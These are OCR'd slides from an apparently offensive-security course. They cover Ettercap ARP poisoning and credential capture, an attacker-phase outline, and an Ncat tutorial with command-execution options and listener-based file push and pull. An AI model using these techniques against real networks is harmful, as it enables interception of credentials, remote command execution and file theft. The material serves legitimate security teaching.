
Ettercap Screens - View → Profiles Displaying Credentials




Ettercap Screens - Attacking Connections




Ettercap Screens – Inject Data Flowing Through A Live Connection



Ettercap Screens – ARP Poisoning Prep
Select Targets




Ettercap Screens – ARP Poisoning
Now Start The Attacks




Computer and Network Hacker Exploits

- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Gaining Access
  - Application and Operating System Attacks
  - Network Attacks
    - Sniffing
    - IP Address Spoofing
    - Session Hijacking
    - Navigating the Network Maze – Ncat, Proxy Chains
  - Denial of Service Attacks
- Step 4: Maintaining Access
- Step 5: Covering Tracks and Hiding




Ncat:
Your General Purpose Network Connector



- Much-improved re-implementation of Netcat
  - Should be installed with nmap
    - **`apt install ncat`** in Kali if not
  - Leverages Nmap's mature networking libs
- Reads & writes data across network connections using TCP, UDP, or SSL
- Focus is on moving raw data between ports on systems
  - Windows and Unix version interoperate well
- Functions like the Linux cat command but instead of dumping the data to stdout (display), ncat can dump the data across a network over a TCP/UDP port
- Ncat.exe can be dropped on a Windows system
  - Installer or extra library files not required!


Ncat Connect (Client) Mode

- **`ncat <host> [<port>]`** default port = 31337
- Initiates a TCP connection (or send UDP packet) to a specific port
- Standard input (stdin) is sent across network
  - Input ← keyboard, redirected from a file, or piped from an app
- All data back from the network is put on standard out (stdout)
  - Output → display, piped to a program, or redirected to a file
- Messages from the tool itself are sent to standard error
  - Nice! Error messages not put in stdout and corrupt anything you want to capture



Ncat Listen (Server) Mode

- **`ncat --listen [<host>] [<port>]`**
- **`ncat -l [<host>] [<port>]`**
  - **`ncat -l -p 1234`**
    - Linux: sets up listener on port 1234; local IP not required
    - Windows: may have to explicitly include the listener IP addr
      - **`ncat -l 10.1.0.89 –p 1234`**
- All data from the network is put on stdout
- Stdin sent across network
- A mirror image of the previous slide!



Basic Ncat Command Options

- ncat [options] [hostname] [port]

-C, --crlf	Use CRLF for EOL sequence
-c, --sh-exec <command>	Executes the given command via /bin/sh (allows omission of absolute paths)
-e, --exec <command>	Executes the given command
-m, --max-conns <n>	Max simultaneous conns = n (default:100)
-o, --output <filename>	Dump session data to a file
-x, --hex-dump <filename>	Dump session data as hex to a file
-i, --idle-timeout <time>	Idle read/write timeout
-p, --source-port port	Specify source port to use
-s, --source addr	Specify source address to use
-l, --listen	Bind and listen for incoming connections
-k, --keep-open	PERSISTENCE!!! Accept multiple connections in listen mode Server messages go to all connected clients
-n, --nodns	Do not resolve hostnames via DNS
-u, --udp	Use UDP instead of default TCP
-v, --verbose	Set verbosity level (can be used up to 3X)
-w, --wait	Connect timeout

Basic Ncat Command Options

- ncat [options] [hostname] [port]

--append-output	Append rather than clobber specified output files
--send-only	Only send data, ignoring received; quit on EOF
--recv-only	Only receive data, never send anything
--allow	Allow only given hosts to connect to Ncat
--allowfile	A file of hosts allowed to connect to Ncat
--deny	Deny listed hosts from connecting to Ncat
--denyfile	A file of hosts denied from connecting to Ncat
--broker	Enable Ncat's connection brokering mode (act as hub)
--chat	Start a simple Ncat chat server
--proxy <addr[:port]>	Specify address of host to proxy through
--proxy-type <type>	Specify proxy type ("http" or "socks4")
--proxy-auth <auth>	Authenticate with HTTP or SOCKS proxy server
--ssl	Connect or listen with SSL

Redirection

- Don't forget standard shell redirects
  - `>` Dump output to a file (short for 1>)
  - `<` Dump input from a file (short for 0<)
  - `|` Pipe output of first program into second program

Handle	Name	Description
0<	stdin	Standard input
1>	stdout	Standard output
2>	stderr	Standard error

Ncat - Making Connections to Open Ports

- **`ncat [target] [port]`**
- **`ncat 10.1.2.199 21`**
  - Make a TCP connection to 10.1.2.199:21
- **`ncat -u [target] [port]`**
  - Use UDP

Ncat - Web Client

```
root@kali:~# ncat -C scanme.nmap.org 80
GET / HTTP/1.0
<<blank line>>
HTTP/1.1 200 OK
Date: Mon, 03 Feb 2014 15:49:26 GMT
Server: Apache/2.2.14 (Ubuntu)
Accept-Ranges: bytes
Vary: Accept-Encoding
Connection: close
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitiona
<HTML>
<HEAD>
<title>Go ahead and ScanMe!</title>
```


Use CRLF for EOL sequence

Press Enter

Notice blank line indicating end of HTTP header

Ncat – Pushing a File

- Push a file from client to listener:



Ncat – Pulling a File


- Pull a file from listener to client:

Listen mode

On local TCP port 1234

```
ncat -l -p 1234 < [file]
```

Send this file across network




```
ncat [remote_machine] 1234 > [file]
```

Client mode (default)

On TCP port 1234

Write output here

Ncat - Chat

- Set up the chat server on one machine (10.1.0.41)
  - **`ncat -l --chat`**
- Now users can connect… and chat
  - **`ncat serverIP`**

